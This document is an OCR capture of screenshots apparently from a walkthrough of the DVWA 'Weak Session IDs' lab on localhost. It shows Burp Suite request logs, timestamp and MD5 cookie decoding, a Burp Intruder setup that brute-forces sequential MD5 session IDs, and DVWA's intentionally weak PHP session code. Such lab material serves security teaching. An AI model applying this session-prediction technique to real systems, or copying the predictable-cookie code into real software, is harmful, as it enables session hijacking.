406 http://127.0.0.1 GET /dvwa/vulnerabilities/weak_id/ 200 3688 HTML Vulnerability: Weak
405 http://127.0.0.1 GET /dvwa/vulnerabilities/weak_id/ 200 3688 HTML Vulnerability: Weak
403 http://127.0.0.1 GET /dvwa/dvwa/js/dvwaPage.js 200 1320 script js
402 http://127.0.0.1 GET /dvwa//dvwa/js/add_event_listeners.js 200 882 script js
Request
Pretty Raw \n Actions Select extension...
1 POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 0
9 Origin: http://127.0.0.1
0 DNT: 1
1 Connection: close
2 Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
3 Cookie: dvwaSession=1613335803; security=medium; PHPSESSID=r8r3400ntdt9m33a8jjhn0osrj
4 Upgrade-Insecure-Requests: 1
5 Sec-GPC: 1
6
7
Response
Pretty Raw Render \n Actions Select extension...
1 HTTP/1.1 200 OK
2 Date: Sun, 14 Feb 2021 20:50:13 GMT
3 Server: Apache/2.4.46 (Debian)
4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Cache-Control: no-cache, must-revalidate
6 Pragma: no-cache
7 Set-Cookie: dvwaSession=1613335813
8 Vary: Accept-Encoding
9 Content-Length: 3406
10 Connection: close
11 Content-Type: text/html;charset=utf-8
12
13 <!DOCTYPE html>
14
15 <html lang="en-GB">
16
17 <head>
18 <meta http-equiv="Content-Type" content="text/html; chars
19
20 <title>
Vulnerability: Weak Session IDs :: Damn Vulnerable Web
</title>
21
22 <link rel="stylesheet" type="text/css" href="../../dvwa/
23
24 <link rel="icon" type="\image/ico" href="../../favicon.i
25
26 <script type="text/javascript" src="../../dvwa/js/dvwaPa
</script>
27
28 </head>
29
30 <body class="home">
31
INSPECTOR



Request
Pretty Raw \n Actions Select extension...
POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
Cookie: dvwaSession=1613335803; security=medium; PHPSESSID=r8r3400ntdt9m33a8jjhn0osrj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Response
Pretty Raw Render \n Actions Select extension...
HTTP/1.1 200 OK
Date: Sun, 14 Feb 2021 20:50:33 GMT
Server: Apache/2.4.46 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=1613335833
Vary: Accept-Encoding
Content-Length: 3406
Connection: close
Content-Type: text/html;charset=utf-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; chars
<title>
Vulnerability: Weak Session IDs :: Damn Vulnerable Web
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/
<link rel="icon" type="\image/ico" href="../../favicon.i
<script type="text/javascript" src="../../dvwa/js/dvwaPa
</script>
</head>
<body class="home">

<img src="../../dvwa/images/logo.png" alt="Damn Vuln

<ul class="menuBlocks">
<li class="">
Home

<li class="">
<a href="../../instructions.php">Instructions</

<li class="">
Setup / Reset DB


https://www.epochconverter.com
EpochConverter
Epoch & Unix Timestamp Conversion Tools
The current Unix epoch time is 1730780550
Convert epoch to human-readable date and vice versa
1730780538
Timestamp to Human date
[batch convert]
Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.
Assuming that this timestamp is in seconds:
GMT : Tuesday, November 5, 2024 4:22:18 AM
Your time zone : Monday, November 4, 2024 11:22:18 PM GMT-05:00
Relative : A few seconds ago
Mon Day Yr Hr Min Sec
11 / 5 / 2024 4 : 22 : 18 AM GMT
Human date to Timestamp
Pages
Home
Preferences
Toggle theme
Tools
Epoch converter
Batch converter
Time zone converter
Timestamp list
LDAP converter
WebKit/Chrome timestamp
Unix hex timestamp
Cocoa Core Data timestamp
Mac HFS+ timestamp
SAS timestamp
Seconds/days since year 0
Bin/Oct/Hex converter
Countdown in seconds
Epoch clock
Date and Time
Week numbers
Weeks by year

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d3d9446802a44259755d38e6d163e820
```

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.

Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.

You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
d3d9446802a44259755d38e6d163e820
```


I'm not a robot

reCAPTCHA

Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d3d9446802a44259755d38e6d163e820	md5	10

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist


How CrackStation Works


CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password, and the correct password for that hash. The hash values are indexed so that it is possible to quickly search the database for a given hash. If the hash is present in the database, the password can be recovered in a fraction of a second. This only works for "unsalted" hashes. For information on password hashing systems that are not vulnerable to pre-computed lookup tables, see our hashing security page.


Crackstation's lookup tables were created by extracting every word from the Wikipedia databases and adding with every password list we could find. We also applied intelligent word mangling (brute force hybrid) to our wordlists to make them much more effective. For MD5 and SHA1 hashes, we have a 190GB, 15-billion-entry lookup table, and for other hashes, we have a 19GB 1.5-billion-entry lookup table.


You can download CrackStation's dictionaries here, and the lookup table implementation (PHP and C) is available here.


Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
1 ×
...
Target
Positions
Payloads
Options
Payload type: Numbers
Request count: 500
Payload Options [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 1
To: 100
Step: 1
How many:
Number format
Base: Decimal Hex
Min integer digits: 1
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0
Examples
1
321
Payload Processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Edit
Remove
Up
Down
Enabled
Rule
Hash: MD5


Target
Positions
Payloads
Options
Payload Positions
Start attack
Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.
Attack type: Sniper
POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
Cookie: dvwaSession=c81e728d9d4c2f636f067f89cc14862c; security=high; PHPSESSID=r8r3400ntdt9m33a8jjhn0osrj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Add §
Clear §
Auto §
Refresh


Request
Payload
Status
Error
Timeout
Length
Comment
200 3852
c4ca4238a0b923820dcc509a6f... 200 3852
c81e728d9d4c2f636f067f89cc1... 200 3852
eccbc87e4b5ce2fe28308fd9f2a... 200 3852
a87ff679a2f3e71d9181a67b754... 200 3852
e4da3b7fbbce2345d7772b0674... 200 3852
1679091c5a880faf6fb5e6087e... 200 3852
8f14e45fceea167a5a36dedd4b... 200 3852
c9f0f895fb98ab9159f51fd0297... 200 3852
45c48cce2e2d7fbdea1afc51c7c6... 200 3852
d3d9446802a44259755d38e6... 200 3852
6512bd43d9caa6e02c990b0a8... 200 3852
c20ad4d76fe97759aa27a0c99b... 200 3852
c51ce410c124a10e0db5e4b97fc... 200 3852
Request
Response
Pretty
Raw
\n
Actions
POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
Cookie: dvwaSession=c20ad4d76fe97759aa27a0c99bff6710; security=high; PHPSESSID=r8r3400ntdt9m33a8jjhn0osrj
Upgrade-Insecure-Requests: 1
Sec-GPC: 1


Intercept
HTTP history
WebSockets history
Options
Logging of out-of-scope Proxy traffic is disabled
Re-enable
Filter: Hiding out of scope items; hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME type Extension Title
426 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3852 HTML Vulnerability: Weak
425 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3852 HTML Vulnerability: Weak
424 http://127.0.0.1 GET /dvwa/vulnerabilities/view_help.php?id... ✓ 200 2868 HTML php Help :: Damn Vulner
423 http://127.0.0.1 GET /dvwa/vulnerabilities/weak_id/ 200 3691 HTML Vulnerability: Weak
422 http://127.0.0.1 GET /dvwa/js/add_event_listeners.js 404 451 HTML js 404 Not Found
421 http://127.0.0.1 GET /dvwa/security.php 200 5646 HTML php DVWA Security :: Da
420 http://127.0.0.1 POST /dvwa/security.php ✓ 302 394 HTML php
419 http://127.0.0.1 GET /dvwa/js/add_event_listeners.js 404 451 HTML js 404 Not Found
418 http://127.0.0.1 GET /dvwa/security.php 200 5566 HTML php DVWA Security :: Da
417 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3733 HTML Vulnerability: Weak
416 http://127.0.0.1 POST /dvwa/vulnerabilities/weak_id/ 200 3733 HTML Vulnerability: Weak
415 http://127.0.0.1 GET /dvwa/vulnerabilities/view_help.php?id... ✓ 200 2868 HTML php Help :: Damn Vulner
414 http://127.0.0.1 GET /dvwa/vulnerabilities/weak_id/ 200 3697 HTML Vulnerability: Weak
413 http://127.0.0.1 GET /dvwa/js/add_event_listeners.js 404 451 HTML js 404 Not Found
Request
Pretty Raw \n Actions Select extension...
POST /dvwa/vulnerabilities/weak_id/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: http://127.0.0.1
DNT: 1
Connection: close
Referer: http://127.0.0.1/dvwa/vulnerabilities/weak_id/
Cookie: dvwaSession=1613335813; security=high; PHPSESSID=r0r3400ntdt3m33a0jjhnOosr1
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
Response
Pretty Raw Render \n Actions Select extension...
HTTP/1.1 200 OK
Date: Sun, 14 Feb 2021 20:52:40 GMT
Server: Apache/2.4.46 (Debian)
Expires: Tue, 23 Jun 2009 12:00:00 GMT
Cache-Control: no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: dvwaSession=c4ca4238a0b923820dcc509a6f75849b; exp
Vary: Accept-Encoding
Content-Length: 3400
Connection: close
Content-Type: text/html;charset=utf-8
<!DOCTYPE html>
<html lang="en-GB">
<head>
<meta http-equiv="Content-Type" content="text/html; chars
<title>
Vulnerability: Weak Session IDs :: Damn Vulnerable Web
</title>
<link rel="stylesheet" type="text/css" href="../../dvwa/
<link rel="icon" type="\image/ico" href="../../favicon.ic
<script type="text/javascript" src="../../dvwa/js/dvwaPa
</script>
</head>
INSPECTOR


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
Cryptography
DVWA Security
PHP Info
About
Logout
Vulnerability: Weak Session IDs
This page will set a new cookie called dvwaSession each time the button is clicked.
Generate
Username: admin
Security Level: high
Locale: en
SQLi DB: mysql
View Source
View Help
Damn Vulnerable Web Application (DVWA)

High Weak Session IDs Source

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```

Medium Weak Session IDs Source

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    $cookie_value = time();
    setcookie("dvwaSession", $cookie_value);
}
?>
```

Weak Session IDs Source

vulnerabilities/weak_id/source/high.php

```
<?php

$html = "";

if ($_SERVER['REQUEST_METHOD'] == "POST") {
    if (!isset ($_SESSION['last_session_id_high'])) {
        $_SESSION['last_session_id_high'] = 0;
    }
    $_SESSION['last_session_id_high']++;
    $cookie_value = md5($_SESSION['last_session_id_high']);
    setcookie("dvwaSession", $cookie_value, time()+3600, "/vulnerabilities/weak_id/", $_SERVER['HTTP_HOST'], false, false);
}

?>
```